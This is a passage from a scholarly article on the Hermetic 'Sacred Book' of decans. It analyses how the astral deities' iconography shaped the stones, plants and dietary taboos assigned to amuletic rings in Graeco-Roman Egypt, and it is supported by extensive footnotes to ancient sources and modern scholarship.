[29] Abry, in *Les tablettes* 92. Von Lieven (*ARG* 2 [2000] 31) argues that two jackal-headed figures, the first with the tail of a snake instead of legs while the other is completely in snake-form, as found on two gems, are representations of the first decan in Cancer: Berlin, Staatliche Museen inv. 9925 and 9870, H. Philipp, *Mira et Magica. Gemmen im Ägyptischen Museum der Staatlichen Museen* (Mainz 1986) nos. 172–173.

with Isis already in the Pyramid Texts,[30] an association that becomes explicitly evident during the Roman period.[31]

After the preparation of the amulet, the interested party has to abstain from eating the stomach of white sow (χοῖρος λευκή).[32] The decan's semantic patterns and most importantly its name impelled the author to select this particular animal, since in the Egyptian cultural field Isis was sometimes addressed as "white sow."[33] This is first attested in line 86 of the Metternich Stela (360–343 BCE), in which Min-Horus is addressed as the son of the white sow (*tz šzi.t ḥḏ.t*) that is in Heliopolis.[34] Again, a Greek love spell of the fourth century invokes the mighty god who was borne by a white sow (λευκὴ χοιράς) (*PGM* XXXVI.106–107). Presumably, this god is to be identified with Min-Horus[35] and the white sow with his mother

[30] See R. Krauss, *Astronomische Konzepte und Jenseitsvorstellungen in den Pyramidentexten* (Wiesbaden 1997) 173–180.

[31] See G. Clerc, "Isis-Sothis dans le monde romain," in M. B. de Boer and T. A. Edridge (eds.), *Hommages à Maarten J. Vermaseren* I (Leiden 1978) 247–281; C. Desroches-Noblecourt, "Isis Sothis – le chien, la vigne –, et la tradition millénaire," in J. Vercoutter (ed.), *Livre du centenaire 1880–1980* (Cairo 1980) 15–24; V. Tran tam Tinh, "Isis," *LIMC* V (1990) 761–796, at 787 (nos. 320–331), 795 (comm.); G. Tallet, "Isis, the Crocodiles and the Mysteries of the Nile Floods: Interpreting a Scene from Roman Egypt Exhibited in the Egyptian Museum in Cairo," in A. Mastrocinque and C. Giuffrè Scibona (eds.), *Demeter, Isis, Vesta, and Cybele. Studies in Greek and Roman Religion in Honour of Giulia Sfameni Gasparro* (Stuttgart 2012) 139–163, at 151–155. See also the amulets inscribed with the name Sothis in Michel, *Die magischen Gemmen* 45 n.206.

[32] Although the animal as dietary taboo is theoretically in *antipatheia* with the decan, here (and in the next case as well) it appears to be in *sympatheia* with the represented astral divinity.

[33] See J. Bergman, "Isis auf der Sau," in S. Brunnsåker and H.-A. Nordström (eds.), *From the Gustavianum Collections in Uppsala, 1974. To Torgny Säve-Söderbergh on his 60th Birthday* (Uppsala 1974) 81–109, at 91–92.

[34] Borghouts, *Magical Texts* 71 (§95).

[35] A different view has been put forward by J. G. Griffiths, "P. Oslo. 1, 105–9 and Metternich Stela, 85–6," *JEA* 25 (1939) 101, who holds that "the son of the white sow" is not Min-Horus but Seth.

Isis.

The white sow is encountered once more in the list of the prohibited substances; for its liver is a dietary taboo for the efficacious amuletic use of the first decan in Virgo. The decan is described as a coiled snake surmounted by a *basileion* and standing on a pedestal, in the form of Thermouthis.[36] Thermouthis or Hermouthis is the Greek rendering of the Demotic name of Renenutet (*T-Rmwte*), the cobra-goddess of fertility of the harvest and of divine motherhood. Renenutet displayed many similarities to Isis and accordingly the two goddesses were associated with each other and finally, from the late Ptolemaic period on, were merged.[37] This is indicated in the first century BCE hymns of Isidorus from the temple of Renenutet at Narmouthis[38] and by numerous archaeological objects representing Isis-uraeus.[39]

[36] Most of the manuscripts of the *Sacred Book* describe the decan as dog-faced and with a hot and fiery body. However, this description is a corruption of the original text due to misinterpretations and mistakes made by the Byzantine copyists. For the correction see Quack, *Beiträge*, section 2.4.2.

[37] See J. Broekhuis, *De godin Renenwetet* (Assen 1971), esp. 105–109.

[38] Bernand, *I.métr.Egypte* 175; Broekhuis, *De godin Renenwetet* 110–137; V. F. Vanderlip, *The Four Greek Hymns of Isidorus and the Cult of Isis* (Toronto 1972). On the hymns see now I. S. Moyer, "Isidorus at the Gates of the Temple," in I. Rutherford (ed.), *Greco-Egyptian Interactions. Literature, Translation, and Culture, 500 BCE–300 CE* (Oxford 2016) 209–244.

[39] F. Dunand, "Les représentations de l'Agathodémon à propos de quelques bas-reliefs du Musée d'Alexandrie," *BIFAO* 67 (1969) 9–48; G. Deschênes, "Isis Thermouthis: à propos d'une statuette dans la collection du professeur M. J. Vermaseren," in *Hommages à Maarten J. Vermaseren* I 305–315; F. Dunand, *Catalogue des terres cuites gréco-romaines d'Egypte* (Paris 1990) nos. 385–395; Tran tam Tinh, *LIMC* V (1990) 771 (no. 135), 777 (no. 212), 778 (no. 229), 779 (nos. 242–243), 788–789 (nos. 332–364), 791 and 794 (comm.). On Isis-Thermouthis in the form of a cobra with atef crown see Kelsey Museum inv. 1963.04.0005, C. Bonner, *Studies in Magical Amulets* (Ann Arbor 1950) D.23. As a human-headed serpent surmounted by a crown and standing on an hourglass-shaped base, the goddess appears in Berlin Staatliche Museen inv. 9828, Philipp, *Mira et Magica* no. 74.

Isis-Thermouthis was assimilated to Demeter,[40] and so the goddess rules over a segment of the constellation of Virgo. Ancient astronomers represented Virgo as a winged woman holding an ear of grain, which refers to the constellation's brightest star, Spica (αVir).[41] As ears of grain were the symbol of Demeter and later of her Egyptian equivalent Isis, Virgo was equated with either Demeter or Isis.[42] By way of analogy, the first decan of the sign soon was drawn into this equation. The first century BCE astrologer Teucer of Babylon (in Rhetorius, *CCAG* VII 202.21–23) remarks that with the first decan of Virgo rises the *paranatellon*,[43] "a goddess seated on a throne and feeding a young child," which is construed by Teucer as Isis feeding Horus in the entrance to a temple.[44] In sum, the decan's stylization as Isis-Thermouthis, the goddess of fertility and motherhood, is in agreement with the ancient astronomical 'encyclopedia' and in analogy with the white sow, an animal that occasionally stood for Isis in Egyptian tradition.

In order to find another god as popular as Isis, one has to come to the second decan in Pisces. The decan is pictured as a naked man crowned with a *basileion* and wearing a wrap

[40] Isidorus hymns 1.3, 3.2, 4.4. The assimilation of Isis with Demeter had already occurred by the time of Herodotus, 2.59, 156.

[41] Aratus *Phaen*. 97; Eratosth. *Cat*. 9; Hyg. *Poet.astr.* 3.24.

[42] Eratosth. *Cat*. 9; Hyg. *Poet.astr.* 2.25; Manil. 2.442.

[43] In astrology this signified a constellation that was co-rising within certain degrees of a zodiacal sign or with a decan. On the Egyptian background of *paranatellonta* see J. F. Quack, "Frühe ägyptische Vorläufer der Paranatellonta?" *Sudhoffs Archiv* 83 (1999) 212–223.

[44] Cf. Kamateros *Eisag*. 789–791 (28 Weigl). In two manuscripts preserving the second version of Teucer's text this constellation is addressed as "the seated Eileithyia embracing a child" and as "the feeder with children." The astrologer Antiochus (1st/2nd cent.) calls it "a woman carrying a young child": F. Boll, *Sphaera. Neue griechische Texte und Untersuchungen zur Geschichte der Sternbilder* (Leipzig 1903) 47.25–27, 47.19–20, 58.9–10. This tradition with adaptations is found in the work of Abū Maʿšhar (*Great Introduction* 6.1: Greek version *CCAG* V.1 162.28–163.3 ~ Arabic with German transl. Dyroff in Boll 512–513). On this constellation see Boll 210–216.

thrown over his shoulders, while he holds a small water-vessel in his right hand and brings his left index finger to his mouth. In the tablets from Grand and fr.4 of the Kharga disk a figure bringing his hand to his mouth corresponds to the third decan in Pisces.[45] The Grand tablets, like the *Sacred Book*, show the figure naked, except for a mantle. All represent the god Harpocrates, usually depicted as a naked child rather than as an adult. His Egyptian name, *Ḥr-pȝ-ẖrd*, means Horus-the-Child; for he is the juvenile form of Horus and the incarnation of the young (morning) sun.[46]

Horus-Harpocrates takes over the plant λιβανωτίς (rosemary frankincense?), a phytonym given to various aromatic plant species with the scent of λίβανος.[47] λίβανος designated the frankincense-tree (*Boswellia carterii*), as well as its resin, frankincense, a highly valued substance initially imported to the Mediterranean world through the eastern trade routes. Frankincense was used not only for the making of medicines, ointments, and perfumes but especially as a sacrificial offering to the gods.[48] In addition, λιβανωτίς has the meaning of the

[45] Abry, in *Les tablettes* 83–84, 108–109; Nenna, *BIFAO* 103 (2003) 358, 370–371.

[46] On his iconography see S. Sandri, *Har-pa-chered (Harpokrates). Die Genese eines ägyptischen Götterkindes* (Dudley 2006) 97–128; V. Tran tam Tinh, B. Jaeger, and S. Poulin, "Harpokrates," *LIMC* IV (1988) 415–445; Dunand, *Catalogue* nos. 107–324. On gems engraved with the naked Harpocrates surmounted by a crown, wearing or holding his mantle, see Paris, Collection Blanchet 68, A. Delatte and P. Derchain, *Les intailles magiques gréco-égyptiennes* (Paris 1964) no. 162 = A. Mastrocinque, *Les intailles magiques du Département des Monnaies, Médailles et Antiques* (Paris 2014) no. 39; Berlin, Staatliche Museen inv. 9818, 9766, 4929, 9769, Philipp, *Mira et Magica* nos. 76–77, 89–90. Add Pliny *HN* 33.41, who states that there was in his day a fashion of wearing the image of Harpocrates on fingers.

[47] See the taxonomies in Theophr. *Hist.pl.* 9.11.10–11; Diosc. *Mat.med.* 3.74–75 (II 85–88 W.); Plin. *HN* 24.99–101; Gal. *Simpl.med.* 7.11.14 (XII 60–61 K.). See André, *Les noms* s.v. *libanōtis*.

[48] On the use of incenses, including frankincense, see M. Detienne, *The Gardens of Adonis. Spices in Greek Mythology* (Princeton 1994), esp. 5–36; C. Zaccagnino, *Il thymiaterion nel mondo greco. Analisi delle fonti, tipologia, impieghi* (Rome

brazier in which frankincense seeds were placed and burnt during ritual practices.[49] Hence, behind the selection of a plant whose name signifies both frankincense and ritual paraphernalia lies the representation of the decan as Harpocrates, one of the most popular gods of Graeco-Roman Egypt. His terracotta figurines that stood in numerous households of Ptolemaic and Roman Egypt suggest the relocation of civic rituals to domestic contexts, often reflected in frankincense offering on miniature altars.[50] However, for the choice of this plant another supplementary rationale can be proposed: frankincense was widely viewed as a solar substance,[51] and so it was selected to be assigned to a decan portraying a solar deity.

The same plant occurs once more in the *Sacred Book*, at the third decan in Gemini: it is to be placed under the solar stone heliotrope (ἡλιοτρόπιον).[52] Both these links are explained by the astrological truism that the decan has the "face" of the sun. What is relevant here is that the solar aspect of the decan, the

1998) 33–39; L. R. LiDonnici, "Single-Stemmed Wormwood, Pinecones and Myrrh: Expense and Availability of Recipe Ingredients in the *Greek Magical Papyri*," *Kernos* 14 (2001) 61–91, at 65–79.

[49] See Zaccagnino, *Il thymiaterion* 46. On λιβανωτίς meaning incense burner in inscriptions of Isiac cults see L. Bricault, *Recueil des inscriptions concernant les cultes isiaques* II (Paris 2005) index [4] s.v. λιβανωτίς.

[50] On the process of domestication of the Egyptian cults in Graeco-Roman Egypt see D. Frankfurter, *Religion in Roman Egypt* (Princeton 1998) 131–142; I. S. Moyer and J. Dieleman, "Miniaturization and the Opening of the Mouth in a Greek Magical Text (*PGM* XII.270–350)," *JANER* 3 (2003) 47–72.

[51] See Detienne, *The Gardens of Adonis* 7–14; R. L. Gordon, "Reality, Evocation and Boundary in the Mysteries of Mithras," *JMithSt* 3 (1980) 19–99, at 36–37; LiDonnici, *Kernos* 14 (2001) 76–77.

[52] The name means "turning with the sun." On its solar identity see the cited sources in Halleux and Schamp, *Les lapidaires* 237 n.1, and especially the second astrological section of the lapidary ascribed to Damigeron and Evax, in which heliotrope is set under the patronage of the sun and is engraved with Helios or with solar symbols (233). Cf. *PGM* XII.273–276. Heliotrope can be identified with a type of green quartz or chalcedony (236 n.3).

plant, and the stone is indicated by the 'fiery' thunderbolt (κεραυνός) which the decan wields in the right hand.[53] A gem in the Getty Museum, engraved with the three forms of the Egyptian sun-god, thus likewise endowed with a solar significance, portrays a nude bearded figure pouring water from a vessel onto a lightning bolt held in the other hand.[54] Similarly, in the *Sacred Book* the decan holds, in addition to the thunderbolt, a small water-vessel with the left hand. Those similarities notwithstanding, the two figures are different in form, since the decan in Hermes' book is described as a woman crowned with a *basileion* and bearing wings from the waist down to the feet.

Decanal iconography and natural substances are joined in a solar context also in the case of the third section of Pisces. The decan is described as invisible (ἀφανής) and having the shape of a coiled serpent[55] with a beard and a *basileion* on its head, quite probably meant to represent the god Agathodaimon.[56] This was the "Good Spirit" of the city of Alexandria, the personification of good fortune, abundance, and protection. Although his Greek equivalent can be found in the form and function of Zeus Ktesios, the god had stronger relations with the Egyptian snake-god Shai.[57] During the Roman period Agathodaimon was considered a supreme deity and, as such, was assimilated

[53] On the connection of thunderbolt with fire see e.g. Plut. *Quaest.conv.* 4.2 (665E), *De Alex. fort.* 2.13 (343E); *PGM* LXII.19.

[54] Getty Museum inv. 83.AN.437.45, Michel, *Die magischen Gemmen* 172. Cf. the similar gem in Paris, Collection De Luynes 168, Delatte and Derchain, *Les intailles* no. 45 = Mastrocinque, *Les intailles* no. 469.

[55] Similarly, in the astrological calendar preserved in *P.Oxy.* III 465.201–202 (2nd cent. CE) the astral deity ruling the 11°–15° of the Egyptian month Pachon (= Pisces) has the form of an erect snake. See O. Neugebauer and H. B. van Hoesen, "Astrological Papyri and Ostraca: Bibliographical Notes," *PAPhS* 108 (1964) 57–72, at 62.

[56] See Dunand, *BIFAO* 67 (1969) 9–48, and "Agathodaimon," *LIMC* I (1981) 277–282.

[57] See J. Quaegebeur, *Le dieu égyptien Shaï dans la religion et l'onomastique* (Louvain 1975) 170–176, 263–264.

to the highest divinity of the religious and philosophical thought of the times, the sun-god Helios, as indicated by the ritual practices of the Greek magical papyri.[58]

This decan is to be carved upon jacinth (ὑάκινθος),[59] a stone in *sympatheia* with the sun according to three astrological texts of later times.[60] An earlier text amply demonstrates the stone's solar physiognomy: in the lapidary of Damigeron and Evax 60.2 (286 H.-S.) *alcinio*, a type of jacinth, shines when lifted towards the sun.[61] Jacinth's affinity with the sun is shaped by the name itself, derived from the hero Hyacinthus, the lover of Apollo who accidentally killed him with a discus throw. In Greek myth and cult Hyacinthus was merged with the sun-god Apollo,[62] and given the mythological connotations of jacinth's name, it is easy to understand why it entails a solar identity.

Jacinth engraved with the bearded snake is fixed in a ring along with the plant ἀνθεμία (*Anthemis*).[63] In ancient rhizotomic taxonomies this phytonym was used for various species of

[58] *PGM* IV.1596–1715, XXXVI.211–230. Cf. the yellow jasper BM inv. G 446, EA 56446, Michel, *Gemmen im Britischen Museum* no. 332, with the image of a bearded snake with solar rays on its head. When combined with the gem's inscription (εἷς Ζεὺς Σάραπις), the figure can be interpreted as Agathodaimon/Sarapis.

[59] Almost all the Byzantine manuscripts preserving the *Sacred Book* give for jacinth the name ὑακινθίνη; in its common form, ὑάκινθος, the stone is attested only in *Mosquen.gr.* 415. Jacinth is mineralogically identified with sapphire or with varieties of amethyst. See Halleux and Schamp, *Les lapidaires* 328 n.7.

[60] Theophilus of Edessa, in *Laurent.gr.plut.* 28.34, ed. A. Ludwich, *Maximi et Ammonis carminum de actionum auspiciis reliquiae* (Leipzig 1877) 121.12 (for the attribution to Theophilus see F. Cumont, *CCAG* IV 122); *De planetarum gemmis*, *CCAG* IX.2 152–153; *Liber de astronomiae disciplinae peritia*, *CCAG* XII 227.7.

[61] Cf. the testimony of Solinus (30.33 [136 Mommsen] ~ Isid. *Etym.* 16.9.3), according to which jacinth's glow varies with a cloudy or clear day.

[62] See T. Bilić, "Apollo, Helios, and the Solstices in the Athenian, Delphian, and Delian Calendars," *Numen* 59 (2012) 509–532, at 524–525.

[63] The name ἀνθεμία of the Byzantine manuscripts (except *Paris.gr.* 2502 ἀνθεμίσα) is a variant of the common form ἀνθεμίς.

chamomile.[64] It was a hot and dry plant,[65] thus endowed with the same two elemental qualities attributed to the sun.[66] Indeed, Galen (*Simpl.med.* 3.10 [XI 562 K.]) says that the wisest of the Egyptians had consecrated chamomile to the sun. His testimony is supplemented by a name found in the list of plant synonyms provided by the *Herbarius* of Pseudo-Apuleius (23 [62 H.-S.]), where chamomile is called *trociscos eliacos*, "solar lozenge," a Greek phytonym possibly included in the herbal prescriptions ascribed to the legendary astrologer Nechepsos.[67] Thus, it is safe to assume that the solar physiognomy of jacinth and chamomile is in concordance with the solar physiognomy of Agathodaimon, or, to phrase it differently, Agathodaimon generates the selection of both stone and plant.

For the cases that remain to be discussed, decanal iconography continues to generate signs for material selection, but without articulating a pattern of popular Egyptian divinities. The first decan in Leo, named Χνοῦμος,[68] is described as a lion-faced coiled snake, turned upwards, with solar rays emanating from its head, in a very similar way as it is portrayed in the *Liber Hermetis Trismegisti* (1.16). Again, in the B tablet from Grand the astral deity shows up as a lion-headed serpent with a looped tail, standing erect (in A only the looped tail of a serpent is distinguishable).[69] This serpent with the radiate lion head is a common motif in gems of the Roman period, where it is often

[64] Diosc. *Mat.med.* 3.137 (II 145–147 W.); Plin. *HN* 22.53–54. See André, *Les noms* s.v. *anthemis*.

[65] Gal. *Simpl.med.* 6.1.47 (XI 833 K.), 3.10 (XI 562 K.); Diosc. *Mat.med.* 3.137.2 (II 146 W.).

[66] Ptol. *Tetr.* 1.4.1 (22 Hübner) ~ Heph. 1.2.2 (I 31 Pingree).

[67] Most likely to be identified with the species *Matricaria chamomilla* (cf. Ducourthial, *Flore* 504 n.34). See S. Piperakis, "From Textual Reception to Textual Codification: Thessalos and the Quest for Authenticity," *Open Library of Humanities* 2 (2016: http://doi.org/10.16995/olh.37) 1–28, at 6–7.

[68] Cf. the name as it appears in another codex preserving the *Sacred Book*, *Vindob.med.gr.* 23: Χνουμίτης (in marg. Χνουμιπίς).

[69] Abry, in *Les tablettes* 94.

designated by the name Χνοῦβις. The form Χνοῦμος in the text follows closely this tradition and can be understood as a Greek rendition of the name of the decan Kenmet (*Knm.t*). Its serpentine shape can also be traced back to Egyptian representations of Kenmet.[70] Even though in the decanal name-lists Kenmet is placed in the third section of Cancer and not the first of Leo,[71] the lion-headed serpent is intimately connected to Leo; its head reflects the animal representing Leo,[72] while its rays represent the sun, which is 'at home' in this zodiacal sign.[73]

The lion-headed serpent is to be engraved on agate (ἀχάτης).[74] An amuletic use of this stone is set out in the second

[70] See Neugebauer and Parker, *EAT* 157–160, no. 2; von Lieven, *ARG* 2 (2000) 22–24, 27–31. On Chnoubis' amulets see Bonner, *Studies* 54–60; Delatte and Derchain, *Les intailles* 54–57; Michel, *Gemmen im Britischen Museum* 194–195, and *Die magischen Gemmen* 165–170; V. Dasen and A. M. Nagy, "Le serpent léontocéphale Chnoubis et la magie de l'époque romaine impériale," *Anthropozoologica* 47 (2012) 291–314; Mastrocinque, *Les intailles* 93–95. Many amulets depict Chnoubis the way he is described in the tract. The most complete catalogue of items is in Michel, *Die magischen Gemmen* 255–263 (§11). An exhaustive catalogue is now being prepared by Quack for *Beiträge*.

[71] See Gundel, *Dekane* 77–79; Abry, in *Les tablettes* 93.

[72] Parallels on the leonine form of this decan are found in the writings of the 'Persian' astrologer Achmes (Greek version *CCAG* II 154.33) (10th cent.) and in the Sanskrit poem *Yavanajātaka*, 3.14 (cf. 2.18), in Pingree, *JWarb* 26 (1963) 245, 242. The latter was composed in third-century CE India, yet the iconography of the "hours" (halves of a sign) and decans of its second and third chapters reflects the Graeco-Egyptian decanal tradition; see Pingree 223–254.

[73] In ancient Egypt the lion was a symbol of the sun, while in Graeco-Roman culture lions were also considered fiery animals: C. de Wit, *Le rôle et le sens du lion dans l'Egypte ancienne* (Leiden 1951) 138–147; Gordon, *JMithSt* 3 (1980) 33–34, 36–37. Regarding the *Yavanajātaka*, Pingree (*JWarb* 26 [1963] 250) argues that the disheveled hair of the second "hour" and decan of Leo is a misinterpretation of Chnoubis' solar rays.

[74] The name designates a variety of stones, here probably the veined quartz; see Halleux and Schamp, *Les lapidaires* 317 n.1.

astrological section of the Damigeron and Evax lapidary, where agate corresponds to Saturn (a planet that also rules the first decan in Leo) and, when inscribed with the image of a reclining lion, is used as an amulet by slaves.[75] In order to find the rationale behind this agate-lion relationship, one must to turn to the lapidarian 'encyclopedia'. Pliny (*HN* 37.142), citing Magian tradition, says that agates resemble lions' skins and are endowed with marvelous powers,[76] adding that they had to be tied up with lions' manes in order to be effective. Thus, the relationship between agate and lions depends on the stone's resemblance to their skin. This is repeated in the Orphic lapidaries (*Lith.* 617–621 [115 H.-S.]; *Kerygm.* 21.3–4 [163 H.-S.]), in which agate is called λεοντοδέρης, "lion's-skin," and the reason given for this is its characteristic color. References to the leonine color of the stone are found in other texts as well.[77] What the practitioner is further instructed to do is to place under agate the plant λεοντόποδον, "lion's-foot," whose name designates a plant with foliage resembling the feet of a lion.[78] Thus, for the ancients both stone and plant were generating signs which were in analogy to the iconography of the decan and its zodiacal sign.

The same pattern can be seen in the second decan of Scorpio. Represented as a man in full dress standing with feet joined above the scorpion, the decanal figure draws elements from the zodiacal constellation of Scorpio. This iconography is

[75] Halleux and Schamp, *Les lapidaires* 233.

[76] See also Isid. *Etym.* 16.11.1.

[77] Socrates and Dionysius 39.3 (172 H.-S.); Damigeron and Evax 17.2 (255 H.-S.); Epiph. *De gemmis* 8 (197 Ruelle); Aët. *Med.* 15.15 (79.8–9 Zervos). In the Byzantine *Hippiatrika* (2.148.5) a reference is made to the stone λεονταχάτης, "lion's-agate"; but this is probably a scribal error and the emended text reads instead λεοντάγχης, "lion-strangling": see R. Kotansky, "Λεονταχάτης or λεοντάγχης (*Hippiatr.* 2.148.5)?" *Glotta* 60 (1982) 110–112.

[78] The plant was also rendered by λεοντοπέταλον (*Leontice leontopetalum*): Diosc. *Mat.med.* 3.96 and 3.96 RV (II 108–109 W.); Aët. *Med.* 1.248 (I 102 Olivieri). See André, *Les noms* s.vv. *leontopetalon*, *leontopodium*.

better preserved in the *Liber Hermetis Trismegisti* (1.26). There the decan is described as a man who stands with feet joined above the middle part of a scorpion and holds with both hands a large snake that protrudes from each side of his chest, depicting the constellation of Ophiuchus, located between Scorpio and Sagittarius.[79]

After the engraving, the appropriate stone is set in a ring along with the plant σκορπίουρον or σκορπίουρος, "scorpion-tailed." A parallel, with no astral semantics whatever, is attested in a recipe in the *Kyranides* (1.24.100–103 [110 Kaimakis]): the root of σκορπίουρον, along with other ingredients, is set under a stone engraved with a swallow and a scorpion at its feet standing on a sprat. For Dioscorides (*Mat.med.* 4.190.1 [II 338 W.]) this phytonym denotes the "large heliotrope" (*Heliotropium europaeum*) on account of the shape of its flower, which resembles a scorpion's tail.[80] On the contrary, for Pliny (*HN* 22.60) it designates the other species of heliotrope that has a scorpion-tailed seed, called *tricoccum* (*Chrozophora tinctoria*).[81] In either case, the Hermetic author has chosen this plant because of its value as a metaphor for the corresponding astral iconography (decanal and zodiacal). Since σκορπίουρον/ σκορπίουρος is a synonym of heliotrope, the plant of the sun *par excellence*, its selection to be assigned to the second section of Scorpio and not the first or third is explained by a logic based on the system of "faces"; for the second decan in Scorpio has

[79] Ophiuchus is carved on a hematite in the Cabinet des Médailles, inv. 58.2184, in the form of a naked figure standing on a scorpion and holding a snake with both hands: Bonner, *Studies* D.352 = Delatte and Derchain, *Les intailles* no. 383 = Mastrocinque, *Les intailles* no. 483.

[80] Cf. Diosc. *Mat.med.* 4.190 RV (II 338 W.) σκορπίου οὐρά ~ Ps.-Apul. *Herb*. 49 (100 H.-S.) *ura scorpiu*. Schol. Nicander *Ther.* 676d (250–251 Crugnola) mentions that this name was given to the plant because of the shape of its root.

[81] In the alphabetical Dioscorides (*Mat.med.* 4.191 RV [II 339 W.]) σκορπίουρον and σκορπίουρος refer to the second species of heliotrope as well, the "small heliotrope." On the species see André, *Les noms* s.vv. *scorpiūron*, *hēliotropium* (1, 2); Ducourthial, *Flore* 288, 529 n.122, 574 n.153.

the "face" of the sun.

The last decan organized under such a scheme of semantic contours is the second decan in Leo. It has the form of a naked man who wields a scepter in the right hand, a whip in the left, and is surmounted by the lunar crescent. His image is to be carved upon the "moon-stone," selenite (σεληνίτης).[82] Besides the name semantics that can explicitly justify why selenite is associated with a decan crowned with the moon, this reciprocal bond between figure and stone acquires another value if the emblem at top is evaluated as a motif of the goddess Selene.[83] Dioscorides (*Mat.med.* 5.141 [III 100 W.]) remarks that selenite has also been called by some people ἀφροσέληνος, "moon-foam," because it is found during the night-time when the moon waxes. Under this name the stone is cited in the first astrological section of Damigeron and Evax's work, where it is linked to Cancer, the "house" of the moon, and is engraved with a female figure wearing cow's horns, a representation of Isis-Selene.[84] In the same vein, instructions for engraving the bust of Selene on selenite in order to make a marvelous amulet are given in the *Kyranides* (1.10.92–100 [66–67 K.]). In these works the law of similarity is centered on the belief that the "moon-stone" contains the image of the moon, which waxes and wanes depending on its course.[85]

[82] The name σεληνίτης designated a mineral form of foliated gypsum (sulphate of lime): Halleux and Schamp, *Les lapidaires* 277 n.1. In an excerpt attributed to Theophilus of Edessa (in Ludwich, *Maximi et Ammonis carminum* 121.20) γῆ λευκή, "white earth," a kind of gypsum, is a substance in affinity with the moon.

[83] See F. Gury, "Selene, Luna," *LIMC* VII (1994) 706–715; Michel, *Die magischen Gemmen* 330 (§49).

[84] Halleux and Schamp, *Les lapidaires* 232. See the discussion in J. F. Quack, "Zum ersten astrologischen Lapidar im Steinbuch des Damigeron und Evax," *Philologus* 145 (2001) 337–344, at 339. On the amuletic use of ἀφροσέληνος see further Diosc. *Mat.med.* 5.141 (III 100 W.); Gal. *Simpl.med.* 9.2.21 (XII 208 K.).

[85] Damigeron and Evax 36.2 (277 H.-S.); *Kyr.* 1.10.93–94 (66–67 K.). The earliest datable reference is found in Pliny, *HN* 37.181; further refer-

More analogies between decanal iconography and inanimate or animate natural objects can be drawn, which however are less sound and therefore my analysis stops here.

Applying such a semantic principle in asserting correlations is but one of the various patterns employed by the Hermetic author for organizing his text. It provides him with taxonomic criteria for deciding what materials he will include but also exclude from the vast archives of Hellenistic wisdom. The natural substances selected are distinguished from others in that only they have the 'legitimizing' characteristics to be assigned to a particular block of data. However, any scholarly reconstruction of a number of criteria faces the risk of becoming simple conjecture, inasmuch as sometimes we can only speculate what the author had in mind. For instance, the first decan in Virgo with the form of Isis-Thermouthis is to be carved on coral limestone (κοραλλίτης).[86] Juba II of Mauretania, certainly drawing on a Graeco-Egyptian source, mentions that a bush that grows at the bottom of the Troglodytic Sea resembling coral is called *Isidis crinis*, "hair of Isis."[87] Juba refers to coral because both *Isidis crinis* and coral were considered sea plants that were petrified when cut off.[88] One may still wonder whether the link between coral and the "hair of Isis" is echoed in the connection of coral limestone with a goddess whose locks of hair were a common feature of her artistic representations.[89] In other cases, rationales other than those proposed above can join the game. For example, the link

ences in Halleux and Schamp, *Les lapidaires* 277 n.1.

[86] The name derives from κοράλλιον, "coral." The most renowned coral was the red one, *Corallium nobile*.

[87] Plin. *HN* 13.142; see also Agatharch. 108 (*GGM* I 193); Plut. *De fac*. 25 (939D).

[88] See Halleux and Schamp, *Les lapidaires* 313–314 n.3.

[89] See R. S. Bianchi, "Images of Isis and her Cultic Shrines Reconsidered. Towards an Egyptian Understanding of the *Interpretatio Graeca*," in L. Bricault et al. (eds.), *Nile into Tiber. Egypt in the Roman World* (Leiden/Boston 2007) 470–505, at 482–487 (with further bibliography).

between the first decan in Gemini, in the form of Seth, and hematite, an iron oxide mineral, can also be elucidated by means of the Egyptian concept that iron is a mineral associated with Seth.[90] Furthermore, the affinity of this decan with ὄρχις is equally well explained by the doctrine of decanal "faces," since it has the "face" of Jupiter, a planet which is allotted to semen and is indicator of engendering.[91] Again, the connection of the third decan in Pisces with jacinth might be approached in another way: Pisces is a zodiacal sign ruled by Poseidon, who is associated with jacinth in ancient lapidaries.[92] The lesson to be drawn from this is that there are some borderline cases for which one can reconstruct only *plausible*, not *standard*, authorial criteria.

Next to consider is the framing of such organized knowledge(s) within a religious/ritualistic discourse about the consecration rituals for rings.[93] The main ritual praxis consisted of carving the stones with decanal names and figures, followed by the application of plant material. One of the dominant ideas behind such amuletic consecration is that in Egyptian religiosity the names and images of gods were of immense importance for communicating with the divine. Divine names were an integral part of gods' personality, while their images were not merely representations but also manifestations of their

[90] See S. H. Aufrère, "L'univers minéral dans la pensée égyptienne: essai de synthèse et perspectives (Autour de l'univers minéral X)," *Archéo-Nil* 7 (1997) 113–144, at 131.

[91] Ptol. *Tetr.* 3.13.5 (234 H.) ~ Heph. 2.13.6 (I 141 P.); Vett. Val. 1.1.17, 18 (2 Pingree) ~ Rhet., *CCAG* VII 216.5, 6; *De planetarum patrociniis*, *CCAG* VII 97.6.

[92] Socrates and Dionysius 27 (166 H.-S.); Damigeron and Evax 60.4 (286 H.-S.). See Halleux and Schamp, *Les lapidaires* 328 n.8.

[93] These rituals include gem engravings with designs and/or inscriptions, invocations, purifications, and even sacrifices. The fundamental study on amulet consecration rituals is still S. Eitrem, "Die magischen Gemmen und ihre Weihe," *SymbOslo* 19 (1939) 57–85.

essence.[94] By carving stones with decanal names and images and fixing them with their proper plants, natural substances are set under specific symbolic associations. In particular, they are imbued with decanal power and likewise participate in the divine status of their astral deities, according to the Egyptian doctrine that all objects of the physical world, both animate and inanimate, are inherent with divinity.[95] One might recall here the theurgic rites of Late Antiquity. Sacred names, graphic marks, stones, and plants that were in some sort of affiliation with divinity became vessels of powers that were used for the animation of statues.[96] The manual's main rite is complemented by the required dietary purification and the determination of the astrologically auspicious time when carving and ring-wearing are to be carried out.[97] Once again, there is a clear parallel to the statue animation rites, in which astrology seems to have played a certain role in determining the best moment for their performance.[98] Through these modes of ritual praxis, all the selected substances (the dietary taboos included) are shifted to the status of the symbolic and, with respect to the stones and plants, are transformed into the living images of the corresponding astral deities.

Such a downward chain of astral *sympatheia* comes more

[94] See F. Dunand and C. Zivie-Coche, *Gods and Men in Egypt* (Ithaca/London 2004) 24–26, 13–16.

[95] See S. H. Aufrère, "Le cosmos, le minéral, le végétal, et le divin," *Bulletin du Cercle Lyonnais d'Egyptologie Víctor Loret* 7 (1993) 7–24, and *Archéo-Nil* 7 (1997) 113–144; A. von Lieven, "Das Göttliche in der Natur erkennen. Tiere, Pflanzen und Phänomene der unbelebten Natur als Manifestationen des Göttlichen," *ZÄS* 131 (2004) 156–172; cf. Quack, *Philologus* 145 (2001) 337–344.

[96] Procl. *In Ti.* III 6.12–15 Diehl; Iambl. *Myst.* 5.23; *Asclepius* 38; cf. August. *De civ. D.* 10.11.

